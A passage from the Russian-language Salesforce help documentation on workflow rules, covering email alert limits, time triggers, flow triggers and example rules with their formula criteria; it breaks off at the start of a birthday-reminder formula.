Степень ограничения определяется количеством действий в течение 24 часов, начиная с 00:00 по Гринвичу. Добавление или удаление лицензии пользователя инициирует незамедлительную корректировку общего ограничения. Если электронное предупреждение отправляется группе, то ежедневное ограничение охватывает всех ее участников.

Ниже перечислены действия, выполняемые при достижении установленного ежедневного ограничения.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Все отложенные сообщения эл. почты в очереди бизнес-правил пропускаются. Система **Salesforce** не предпринимает повторной попытки их отправки.
- При срабатывании бизнес-правила, содержащего действие и электронное предупреждение, блокируется только действие.
- Действия утверждения, отклонения, отзыва, окончательного утверждения и окончательного отклонения блокируются.
- Сообщение об ошибке добавляется в журнал отладки.

Ниже перечислены элементы, которые не учитываются данным ограничением.

- Электронные уведомления об утверждении
- Уведомления о назначении задачи
- Уведомления о правилах назначения интересов
- Уведомления о правилах назначения обращений
- Уведомления о правилах расширения обращений
- Предупреждения об использовании сайтов **Force.com**

При приближении или превышении некоторых ограничений для электронных предупреждений бизнес-правил система **Salesforce** отправляет сообщение-предупреждение пользователю бизнес-правил по умолчанию или активному системному администратору (при его отсутствии).

| Условие  | Система <b>Salesforce</b> отправляет...  | Сообщение-предупреждение содержит...                                |
|--|--|---|
| Электронное предупреждение не отправляется, так как количество получателей превышает ограничение, установленное для отдельного сообщения эл. почты | Сообщение-предупреждение для каждого неотправленного электронного предупреждения                                     | Содержимое и получатели неотправленного электронного предупреждения |
| Организация достигает 90% от установленного ежедневного ограничения по количеству сообщений эл. почты  | Одно сообщение-предупреждение  | Ограничение и текущее использование                                 |
| Организация достигает 90% от установленного ежедневного ограничения по количеству электронных бизнес-правил  | Одно сообщение-предупреждение  | Ограничение и текущее использование                                 |
| Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству сообщений эл. почты                | Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения | Ограничение и текущее использование                                 |
| Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству электронных бизнес-правил          | Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения | Ограничение и текущее использование                                 |

## Рекомендации по зависимым от времени действиям и триггерам времени

Ниже перечислены рекомендации по созданию зависимых от времени действий и триггеров времени для бизнес-правил.

### Определение триггеров времени

- При определении триггера времени рекомендуем использовать стандартные и настраиваемые поля типа «Дата» и «Дата/время», заданные для объекта. Чтобы задать время, укажите дни и часы. Действительный диапазон — от 0 до 999 дней или часов.
- Существующие триггеры времени можно изменять посредством добавления или удаления действий.



**Прим.:** Удаление всех действий из временного триггера не удаляет сам триггер. Незаполненные триггеры все еще становятся в очередь и попадают под ограничение на количество используемых триггеров, указанное в бизнес-правиле для рабочего часа. Чтобы удалить триггер, удалите его из очереди бизнес-правил.

### Обработка триггеров времени

- Зависимые от времени действия не могут выполняться автономно. Данные действия группируются как отдельный пакет, который начинает выполняться в течение одного часа после входа первого действия в пакет. Соответственно, любые триггеры Apex, инициированные выполнением данных групповых действий, также выполняются как отдельный пакет. Данный алгоритм может инициировать превышение контролируемых ограничений Apex, если контролируемые по времени бизнес-правила используются совместно с триггерами Apex.
- Salesforce выполняет оценку бизнес-правил на основе времени для часового пояса организации, а не пользователя. Пользователи в других часовых поясах могут обнаружить разницу в поведении.
- Порядок выполнения триггеров времени системой Salesforce может отличаться от порядка их отображения на странице сведений о бизнес-правиле. Триггеры времени бизнес-правил, использующие поле «До», отображаются перед триггерами времени, использующими поле «После».
- Система Salesforce не отображает элементы управления зависимыми от времени действиями на странице редактирования сведений о бизнес-правиле, если бизнес-правилу задан критерий оценки «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».
- При изменении поля даты, используемого несработавшим триггером времени оцененного бизнес-правил, система Salesforce повторно вычисляет несработавшие триггеры времени, связанные с правилом. Например, если бизнес-правило должно предупреждать ответственного за возможность за семь дней до даты закрытия возможности, а датой закрытия выбирается 20 февраля 2011 года, то система Salesforce отправляет предупреждение 13 февраля 2011 года. При изменении даты закрытия на 10 февраля 2011 года и невыполнении триггера времени система Salesforce отправляет предупреждение 3 февраля 2011 года. Если при повторном вычислении триггеров времени системой Salesforce даты являются прошедшими, то система Salesforce инициирует связанные действия сразу после сохранения записи.
- Если бизнес-правило содержит триггер времени, заданный на прошедшую дату, то система Salesforce добавляет связанные зависимые от времени действия в очередь для начала выполнения в течение одного часа. Например, если бизнес-правило обновляет поле за семь дней до даты закрытия возможности, но при этом создается возможность, которая должна быть закрыта сегодня, то система Salesforce начинает обрабатывать обновление поля в течение одного часа после создания возможности.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Доступность зависимых от времени действий в очереди бизнес-правил определяется действительностью критериев бизнес-правила. Если запись больше не соответствует критериям правила, то система Salesforce удаляет связанные зависимые от времени действия из очереди.

Например, бизнес-правило для возможности может содержать:


- Критерий «Возможность: Статус» не равно «Закрыто и реализовано», «Закрыто и не реализовано».
- Связанное зависимое от времени действие, где триггер времени выполняется за семь дней до даты закрытия возможности.

Если запись соответствует критериям, созданным 1 июля, а Дата закрытия установлена на 30 июля, действие, зависимое от времени, планируется на 23 июля. Однако, если коммерческая возможность имеет статус «Закрыто и реализовано» или «Закрыто и не реализовано» до 23 июля, действие, зависимое от времени, удаляется из очереди.

- Система Salesforce пропускает триггеры времени, ссылающиеся на нулевые поля.
- Зависимые от времени действия могут автоматически добавляться в очередь в случае обновления записи и выбора критерия оценки «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям». В предыдущем примере: если статус возможности изменяется со значения «Закрыто и не реализовано» на значение «Поиск потенциальных клиентов», а бизнес-правилу задается критерий оценки «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям», то система Salesforce переоценивает триггеры времени и добавляет соответствующие действия в очередь бизнес-правил.
- Удаление записи, содержащей отложенные действия, инициирует удаление отложенных действий из очереди бизнес-правил. Действия не могут быть восстановлены даже при восстановлении записи.
- Если используется критерий оценки «Оценить правило, если запись: создано», то бизнес-правило оценивает триггеры времени только один раз. Если запись, инициировавшая выполнение правила, больше не соответствует критериям оценки, то система Salesforce удаляет отложенные действия из очереди и больше не применяет правило к записи.
- При необходимости бизнес-правило может быть деактивировано. Если правило содержит отложенные действия в очереди бизнес-правил, то редактирование записи, запустившей данное правило, инициирует удаление отложенных действий из очереди. Если запись не редактируется, то отложенные действия обрабатываются даже при деактивации правила.
- Ниже перечислены условия, при выполнении которых зависимые от времени действия не исключаются из повторно оцененного бизнес-правила.
  - Немедленные действия повторно оцененного бизнес-правила инициируют несоответствие записи заданным критериям бизнес-правила.
  - Триггер Apex `after`, выполняемый в результате действия бизнес-правила или утверждения, инициирует несоответствие записи заданным критериям бизнес-правила.
- Если параметру задачи «Крайний срок» задано значение «Дата триггера правила», то триггеры времени и крайние сроки задачи бизнес-правила зависят от времени выполнения действия для триггера времени бизнес-правила. Например, если крайнему сроку задачи задано значение «Дата триггера правила плюс 10 дней», а триггер времени выполняется 1 января, то система Salesforce устанавливает крайний срок задачи на 11 января.
- Новое активное бизнес-правило с триггерами времени может быть добавлено в набор изменений, который затем будет развернут. Набор изменений позволяет менять триггеры времени только для неактивных бизнес-правил. Правило должно быть активировано в целевой организации вручную или посредством другого набора изменений, предназначенного только для активации бизнес-правил и не меняющего триггеры времени.

Например, предположим, что у вас имеется неактивное бизнес-правило в целевой организации, а набор вносимых изменений содержит активное бизнес-правило с таким же именем и новые или другие временные триггеры.

Развертывание завершится неудачей, поскольку сначала будет активировано бизнес-правило, после чего будет предпринята попытка добавить или удалить временные триггеры.

 **Прим.:** Необходимо добавить действия, зависящие от времени, вручную при включении бизнес-правила в набор изменений. Функция **«Просмотр и добавление зависимостей»** не поддерживает поиск зависимых от времени действий.

### Использование зависимых от времени действий бизнес-правила с интересами

- Интерес, содержащий отложенные действия, не может быть преобразован.
- Если включена функция «Выполнять проверку и триггеры при преобразовании интереса», то текущие контролируемые по времени действия бизнес-правил для интересов не запускаются при преобразовании интересов.
- Если участник кампании на основе интереса преобразуется до выполнения связанных контролируемых по времени действий бизнес-правила, то система Salesforce продолжает выполнение контролируемых по времени действий бизнес-правила.

### Ограничения

- Триггеры времени не поддерживают минуты или секунды.
- Триггеры времени не могут ссылаться на следующие поля.
  - Поле DATE или DATETIME, содержащее автоматические производные функции (например, TODAY или NOW).
  - Поля формулы, содержащие поля слияния связанного объекта.
- Система Salesforce ограничивает количество триггеров времени, доступных организации в течение одного часа. Если организация превышает ограничения, установленные для используемой версии, то система Salesforce переносит выполнение дополнительных триггеров времени на следующий час. Например, если организация Unlimited Edition использует 1 200 триггеров времени, выполнение которых запланировано на 16:00—17:00, то система Salesforce обрабатывает 1 000 триггеров времени между 16:00—17:00, а оставшиеся 200 триггеров времени между 17:00—18:00.
- Продукт или прайс-лист, содержащий отложенные действия, не может быть заархивирован.
- Если действия бизнес-правил, зависящие от времени, существуют в очереди, вы не можете добавлять или удалять временные триггеры или изменять даты триггеров без предварительного удаления действий. Поскольку удаленные записи нельзя восстановить, внимательно рассмотрите возможные последствия редактирования бизнес-правил перед тем, как продолжить. Если вы решите отредактировать бизнес-правила, деактивируйте рабочий поток, который требуется отредактировать, измените соответствующие правила, после чего сохраните изменения. Сведения о поиске и удалении действий бизнес-правил, зависящих от времени, из очереди см. в разделе [Отслеживание отложенных действий бизнес-правил](#) на странице 4829.

Ниже перечислены условия, при выполнении которых триггеры времени также не могут быть добавлены или удалены.

- Если бизнес-правило активировано.
- Если бизнес-правило деактивировано, но содержит отложенные действия в очереди.
- Если бизнес-правилу задан критерий оценки «Оценить правило, если запись: создано и изменено».
- Если бизнес-правило добавлено в пакет.


СМ. ТАКЖЕ:

[Добавление автоматизированных действий в бизнес-правило](#)

[Определение пользователя бизнес-правил по умолчанию для организации](#)

## Рекомендации по триггерам потока (пробная версия)

Триггеры потока как действия бизнес-правила отличаются особыми алгоритмами и ограничениями.

 **Прим.:** Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

Прежде чем создать или добавить триггеры потока в бизнес-правила, просмотрите перечисленные ниже рекомендации.

- Триггеры потока доступны только для бизнес-правил. Они не могут использоваться как действия другими компонентами (например, процессами утверждения).
- Триггеры потока доступны для большинства объектов, поддерживаемых бизнес-правилами. Чтобы просмотреть список поддерживаемых объектов, создайте триггер потока. Введите строку «*Триггеры потока*» в поле «Быстрый поиск» в меню «Настройка» и щелкните «**Триггеры потока**».
- Триггеры потока могут запускать только активные автоматически запущенные потоки. Тем не менее режим тестирования триггера потока позволяет администраторам выполнять последнюю версию потока, а другим пользователям — активную версию потока.
- Потоки, запускаемые из бизнес-правил, выполняются в контексте системы, то есть полномочия пользователя, безопасность поля и правила общего доступа не учитываются во время выполнения потока.
- При неудачном выполнении триггера потока пользователь, создавший или изменивший запись с целью соответствия критериям бизнес-правила, не сможет сохранить данную запись. Чтобы устранить ошибки выполнения, просмотрите события для действия потока в категории «Бизнес-правило» журналов отладки, которые содержат версию потока и значения, переданные переменным потока.
- Триггер потока может задавать значения не более 25 переменных потока и переменных sObject. Ниже перечислены применяемые ограничения.
  - Триггеры потока не могут задавать переменные потока и переменные sObject посредством полей типа «Раскрывающийся список со множественным выбором».
  - Если триггер потока задает переменную потока посредством поля валюты, то потоку передается только стоимость. Код ISO валюты и регион пропускаются. Если организация использует мультивалюту, то триггер потока использует стоимость в валюте записи, содержащей указанное поле валюты.
  - Триггеры потока не могут передавать значения переменным коллекции sObject в потоках.
- Если поток используется триггером потока активного бизнес-правила, то одна из его версий должна быть всегда активной.
- После активации бизнес-правила посредством триггера потока запрещается изменять или добавлять версию потока для внедрения элементов «Окно» или других элементов, которые нарушают ограничения по выполнению для автоматически запущенного потока. Поток, который больше не является автоматически запущенным, не может быть запущен триггерами потока. Рекомендуем сохранить поток, который не является автоматически запущенным, как новый поток и назначить новому потоку статус автоматически запущенного. Чтобы запустить новый поток, просто обновите триггеры потока.
- Триггеры потока недоступны как зависимые от времени действия бизнес-правила. Триггеры потока могут быть добавлены в бизнес-правила только как немедленные действия.
- Если система выполняет бизнес-правило с несколькими триггерами потока, то данные потоки выполняются в неопределенном порядке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Триггеры потока, используемые в транзакции, выполняются после всех обновлений полей бизнес-правил, включая любые триггеры Apex и стандартные проверки, выполненные в результате данных обновлений. После выполнения триггеров потока система выполняет правила расширения.
  - Потоки, запускаемые из бизнес-правил, контролируются ограничениями на транзакцию, которые уже применяются кодом Apex.
  - При запуске потоков из бизнес-правил, инициированных пакетными загрузками или импортами, операции DML потоков выполняются пакетом для сокращения количества обязательных вызовов и оптимизации производительности системы. Выполнение любого следующего элемента потока считается как операция DML: «Создание записи», «Обновление записи», «Удаление записи», «Быстрое создание», «Быстрое обновление» и «Быстрое удаление».
- Например, организация использует приложение Data Loader или интерфейс Bulk API для обновления 50 записей; данные обновления соответствуют критериям бизнес-правила, содержащего действие триггера потока. В свою очередь, система выполняет 50 экземпляров потока посредством одной транзакции. Каждый экземпляр выполняемого потока называется сеансом. При этом система пытается выполнить каждую операцию DML во всех сеансах транзакции. Предположим, что пять сеансов выполняют одну ветвь потока, содержащую элемент «Обновление записи» по имени «SetEntitlement». При этом система дожидается достижения данного элемента всеми пятью сеансами и затем выполняет одновременно все пять обновлений.
- Триггеры потока недоступны в наборах изменений.
  - Триггеры потока не подлежат пакетированию.

## Примеры бизнес-правил

Ищете идеи о том, как бизнес-правила могут обеспечить эффективность бизнеса? Рассмотрите следующие примеры.

### Бизнес-процессы

- [Отслеживание истечения срока действия контракта](#)
- [Отслеживание при закрытии обращения платинового контракта](#)
- [Назначение проверки кредитоспособности для нового клиента](#)
- [Уведомление ответственного за организацию о новых сверхважных обращениях](#)
- [Обновление статуса при задержке отправки](#)
- [Автоматическая активация новых пользователей](#)

### Процессы кросс-объектов

- [Уведомление вице-президента по продажам об обращениях, зарегистрированных для основных организаций](#)
- [Настройка стандартного имени возможности](#)
- [Настройка целевой даты принятия решения по обращениям](#)
- [Обновление записи анкеты при согласии соискателя занять вакантное место](#)

### Управление сделками

- [Отслеживание закрытых возможностей](#)
- [Переопределение стандартной даты закрытия возможности](#)
- [Составление отчетов по нереализованным возможностям](#)
- [Составление отчетов по неназначенным интересам](#)
- [Отправка предупреждения при превышении скидки 40% для элемента строки сметы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Уведомления

[Уведомление ключевых сотрудников об изменении ответственного за организацию](#)

[Настройка напоминания о дне рождения контакта](#)

[Настройка напоминания о дате закрытия ценной возможности](#)

[Уведомление ответственного за организацию об обновлениях, внесенных другими пользователями](#)

### Отслеживание истечения срока действия контракта

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Контракт   |
| <b>Описание</b>                      | Данное правило отправляет менеджеру по продлению электронное напоминание за 20 дней до даты окончания контракта.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям.   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <code>(Contract: Status equals Activated)</code> </div> |
| <b>Немедленные действия</b>          | Нет  |
| <b>Зависимые от времени действия</b> | 20 дней до «Контракт: Дата окончания» — Электронное предупреждение: отправка менеджеру по продлению электронного напоминания для подтверждения продления контракта.                          |

### Отслеживание при закрытии обращения платинового контракта

Данный пример предполагает наличие настраиваемого раскрывающегося списка «Contract Type», используемого для определения уровня контракта для обращений, и значения раскрывающегося списка «Platinum».

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Обращение  |
| <b>Описание</b>                      | Данное правило отправляет электронный запрос отзыва контакту обращения через семь дней после закрытия сверхважного обращения, если клиент использует платиновый контракт.  |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям.   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <code>(Case: Priority equals High) and<br/>(Case: Closed equals True) and<br/>(Case: Contract Type equals Platinum)</code> </div> |
| <b>Немедленные действия</b>          | Нет  |
| <b>Зависимые от времени действия</b> | 7 дней после «Обращение: Дата/время закрытия» — Электронное предупреждение: отправка запроса отзыва контакту обращения.  |



### Назначение проверки кредитоспособности для нового клиента

Данный пример предполагает наличие настраиваемого поля возможностей «New Customer».

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Возможность   |
| <b>Описание</b>                      | Данное правило назначает отделу дебиторской задолженности задачу по проверке кредитоспособности потенциального клиента за 15 дней до даты закрытия возможности, стоимость которой составляет более 50 000 рублей.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><div style="border: 1px solid #add8e6; padding: 5px; margin-top: 5px;"> <pre>(Opportunity: Amount greater than 50000) and (Opportunity: Closed equals False) and (Opportunity: New Customer equals True)</pre> </div> |
| <b>Немедленные действия</b>          | Нет   |
| <b>Зависимые от времени действия</b> | 15 дней до «Возможность: Дата закрытия» — Задача : создание задачи для пользователей роли «Дебиторская задолженность» для выполнения проверки кредитоспособности.   |

### Уведомление ответственного за организацию о новых сверхважных обращениях

Данный пример предполагает наличие настраиваемого раскрывающегося списка «SLA» («Соглашение об уровне обслуживания»), определяющего уровень соглашения для организаций и содержащего значение «Platinum».

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Обращение   |
| <b>Описание</b>                      | Данное правило уведомляет ответственного за организацию при создании сверхважного обращения для организаций, которым предоставляется платиновый уровень обслуживания.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано.  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><div style="border: 1px solid #add8e6; padding: 5px; margin-top: 5px;"> <pre>(Case: Priority equals High) and (Account: SLA equals Platinum)</pre> </div> |
| <b>Немедленные действия</b>          | Электронное предупреждение : отправка сведений о сверхважном обращении ответственному за организацию.   |
| <b>Зависимые от времени действия</b> | Нет.  |

### Обновление статуса при задержке отправки

|               |          |
|---------------|----------|
| <b>Объект</b> | Отправка |
|---------------|----------|



|                                      |   |
|--------------------------------------|---|
| <b>Описание</b>                      | Данное правило обновляет поле «Статус отправки» значением «Задержка» при превышении ожидаемой даты доставки без ее выполнения.                    |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(Shipment: Status not equal to Delivered)</pre>                              |
| <b>Немедленные действия</b>          | Нет.  |
| <b>Зависимые от времени действия</b> | 1 день после «Отправка: Ожидаемая дата доставки» — Обновление поля: обновление поля «Статус отправки» значением «Задержка» для записи «Отправка». |

#### Автоматическая активация новых пользователей

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Пользователь  |
| <b>Описание</b>                      | Данное правило гарантирует, что каждый новый пользователь является активным, позволяя пользователю выполнять вход в систему Salesforce. |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано.  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(User: Active equals False)</pre>                                  |
| <b>Немедленные действия</b>          | Обновление поля: присвоение полю «Активно» значения «Истина».   |
| <b>Зависимые от времени действия</b> | Нет.  |

#### Уведомление вице-президента по продажам об обращениях, зарегистрированных для основных организаций

Рекомендуем использовать данное бизнес-правило, если вице-президент по продажам запрашивает сведения о любых обращениях, зарегистрированных для основных организаций, которые определяются по размеру и доходу.

|                                  |   |
|----------------------------------|---|
| <b>Объект</b>                    | Обращение   |
| <b>Описание</b>                  | Данное правило уведомляет вице-президента по продажам об обращениях, зарегистрированных для основных организаций.                                       |
| <b>Критерии оценки</b>           | Оценить правило, если запись: создано.  |
| <b>Критерии правила (фильтр)</b> | Выполнить данное правило при выполнении следующих критериев:<br><pre>AND (Account.AnnualRevenue &gt; 500000, Account.NumberOfEmployees &gt; 5000)</pre> |

**Немедленные действия** Электронное предупреждение : уведомление вице-президента об обращениях для крупных организаций.

**Зависимые от времени действия** Нет.

### Настройка стандартного имени возможности

Некоторые компании используют следующую схему наименования возможностей *Имя организации : имя возможности*. Чтобы автоматизировать стандартное имя каждой возможности в организации, рекомендуем создать указанное ниже бизнес-правило.

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Возможность  |
| <b>Описание</b>                      | Данное правило внедряет схему наименования возможностей.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено.  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>NOT (CONTAINS ( Name, Account.Name ) )</pre>    |
| <b>Немедленные действия</b>          | Обновление поля: применение следующей формулы к имени возможности:<br><pre>Account.Name &amp; " : " &amp; Name</pre> |
| <b>Зависимые от времени действия</b> | Нет.   |

### Настройка целевой даты принятия решения по обращениям

Данный пример описывает способ автоматической настройки даты принятия решения по обращениям на основе значения поля связанной организации. Пример использует настраиваемое поле организаций типа «Раскрывающийся список» по имени «Support Level», содержащее три значения («Basic», «Standard» и «Premium»), и настраиваемое поле обращений типа «Дата» по имени «Target Resolution Date».

Рекомендуем использовать следующие три примера бизнес-правил для автоматической настройки целевой даты принятия решения по обращениям на основе уровня поддержки для связанной организации.

#### Настройка даты принятия решения для уровня поддержки Basic

|                                  |  |
|----------------------------------|--|
| <b>Объект</b>                    | Обращение  |
| <b>Описание</b>                  | Данное правило настраивает целевую дату принятия решения по обращениям для организаций, которым предоставляется базовый уровень поддержки на срок 30 дней. |
| <b>Критерии оценки</b>           | Оценить правило, если запись: создано.   |
| <b>Критерии правила (фильтр)</b> | Выполнить данное правило при оценке следующей формулы как истинной:<br><pre>ISPICKVAL (Account.Support_Level__c , "Basic")</pre>                           |

**Немедленные действия** Обновление поля: настройка поля «Target Resolution Date» значением Today() + 30.

**Зависимые от времени действия** Нет.

### Настройка даты принятия решения для уровня поддержки Standard

**Объект** Обращение

**Описание** Данное правило настраивает целевую дату принятия решения по обращениям для организаций, которым предоставляется стандартный уровень поддержки на срок 14 дней.

**Критерии оценки** Оценить правило, если запись: создано.

**Критерии правила (фильтр)** Выполнить данное правило при оценке следующей формулы как истинной:

```
ISPICKVAL (Account.Support_Level__c , "Standard")
```

**Немедленные действия** Обновление поля: настройка поля «Target Resolution Date» значением Today() + 14.

**Зависимые от времени действия** Нет.

### Настройка даты принятия решения для уровня поддержки Premium

**Объект** Обращение

**Описание** Данное правило настраивает целевую дату принятия решения по обращениям для организаций, которым предоставляется расширенный уровень поддержки на срок 5 дней.

**Критерии оценки** Оценить правило, если запись: создано.

**Критерии правила (фильтр)** Выполнить данное правило при оценке следующей формулы как истинной:

```
ISPICKVAL (Account.Support_Level__c , "Premium")
```

**Немедленные действия** Обновление поля: настройка поля «Target Resolution Date» значением Today() + 5.

**Зависимые от времени действия** Нет.

### Обновление записи анкеты при согласии соискателя занять вакантное место


Рекомендуем использовать бизнес-правило ниже для закрытия записи анкеты при согласии соискателя занять вакантное место. Обновления поля кросс-объекта, внесенные в основную запись, поддерживаются настраиваемыми объектами во взаимосвязи «Основная—подробная».

**Объект** Соискатель

|                                      |  |
|--------------------------------------|--|
| <b>Описание</b>                      | Данное правило назначает статусу анкеты значение «Closed» для настраиваемого объекта «Анкета» при назначении статусу соискателя значения «Accepted» для настраиваемого объекта «Соискатель». |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(Candidate: Status equals Accepted)</pre>   |
| <b>Немедленные действия</b>          | Обновление поля: назначение статусу анкеты значения «Closed» для родительской записи анкеты.   |
| <b>Зависимые от времени действия</b> | Нет.   |

### Отслеживание закрытых возможностей

Данный пример предполагает наличие типа записи «Закрытые возможности», дополняющего некоторые профили дополнительными сведениями.

 **Прим.:** Дополнительную информацию о типах записей см. в разделе «Типы записей» на странице 4412.

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Возможность   |
| <b>Описание</b>                      | Данное правило изменяет тип записи закрытых реализованных возможностей.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено».  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(Opportunity: Closed equals True) and<br/>(Opportunity: Stage equals Closed Won)</pre> |
| <b>Немедленные действия</b>          | Обновление поля: назначение типу записи значения «Закрытые возможности».  |
| <b>Зависимые от времени действия</b> | Нет.  |

### Переопределение стандартной даты закрытия возможности

|                        |  |
|------------------------|--|
| <b>Объект</b>          | Возможность  |
| <b>Описание</b>        | Данное правило переопределяет стандартную дату закрытия от закрытия квартала до шести месяцев после даты создания возможности. |
| <b>Критерии оценки</b> | Оценить правило, если запись: создано.   |

|                                      |  |
|--------------------------------------|--|
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(Opportunity: Closed equals False)</pre>  |
| <b>Немедленные действия</b>          | Обновление поля: использование формулы ниже для настройки даты закрытия возможности шестью месяцами позже даты создания.<br><pre>DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))</pre> |
| <b>Зависимые от времени действия</b> | Нет.   |

### Составление отчетов по нереализованным возможностям

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Возможность   |
| <b>Описание</b>                      | Данное правило уведомляет вице-президента по продажам о нереализованной сделке на этапе «Proposal/Price Quote», стоимость которой превышает 1 000 000 рублей.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено».  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при оценке следующей формулы как истинной:<br><pre>AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount &gt;1000000))</pre> |
| <b>Немедленные действия</b>          | Электронное предупреждение: уведомление вице-президента по продажам о нереализованной сделке.   |
| <b>Зависимые от времени действия</b> | Нет.  |

### Составление отчетов по неназначенным интересам

Данный пример предполагает добавление всех неназначенных интересов правилом назначения в очередь неназначенных интересов.

|                                  |  |
|----------------------------------|--|
| <b>Объект</b>                    | Интерес  |
| <b>Описание</b>                  | Данное правило гарантирует своевременное отслеживание неназначенных интересов путем уведомления менеджера при неудачном принятии интереса в течение двух дней. |
| <b>Критерии оценки</b>           | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».  |
| <b>Критерии правила (фильтр)</b> | Выполнить данное правило при выполнении следующих критериев:<br><pre>Lead Owner equals Unassigned Lead Queue</pre>   |
| <b>Немедленные действия</b>      | Нет.   |

**Зависимые от времени действия** 2 дня после «Интерес: Дата последнего изменения» — Электронное предупреждение : уведомление менеджера о наличии отложенных неназначенных интересов, созданных более двух дней назад.

### Отправка предупреждения при превышении скидки 40% для элемента строки сметы

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Элемент строки сметы   |
| <b>Описание</b>                      | Данное правило гарантирует отправку электронного предупреждения при применении торговым представителем к элементу строки сметы скидки более 40%.                                       |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;">Quote Line Item: Discount is greater than 40</div> |
| <b>Немедленные действия</b>          | Электронное предупреждение : уведомление менеджера о превышении скидки 40% для элемента строки сметы.  |
| <b>Зависимые от времени действия</b> | Нет.   |

### Уведомление ключевых сотрудников об изменении ответственного за организацию

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Организация  |
| <b>Описание</b>                      | Данное правило уведомляет ключевых сотрудников отдела продаж об изменении ответственного за организацию, годовой доход которой превышает 1 000 000 рублей.   |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено».   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при оценке следующей формулы как истинной:<br><div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;">AND( ISCHANGED(OwnerId), AnnualRevenue &gt; 1000000 )</div> |
| <b>Немедленные действия</b>          | Электронное предупреждение : уведомление сотрудника отдела продаж об изменении ответственности за организацию.   |
| <b>Зависимые от времени действия</b> | Нет.   |

### Настройка напоминания о дне рождения контакта

Данный пример предполагает наличие настраиваемого поля формулы «Next Birthday», использующего формулу ниже для вычисления даты следующего дня рождения контакта в записях контактов.

```
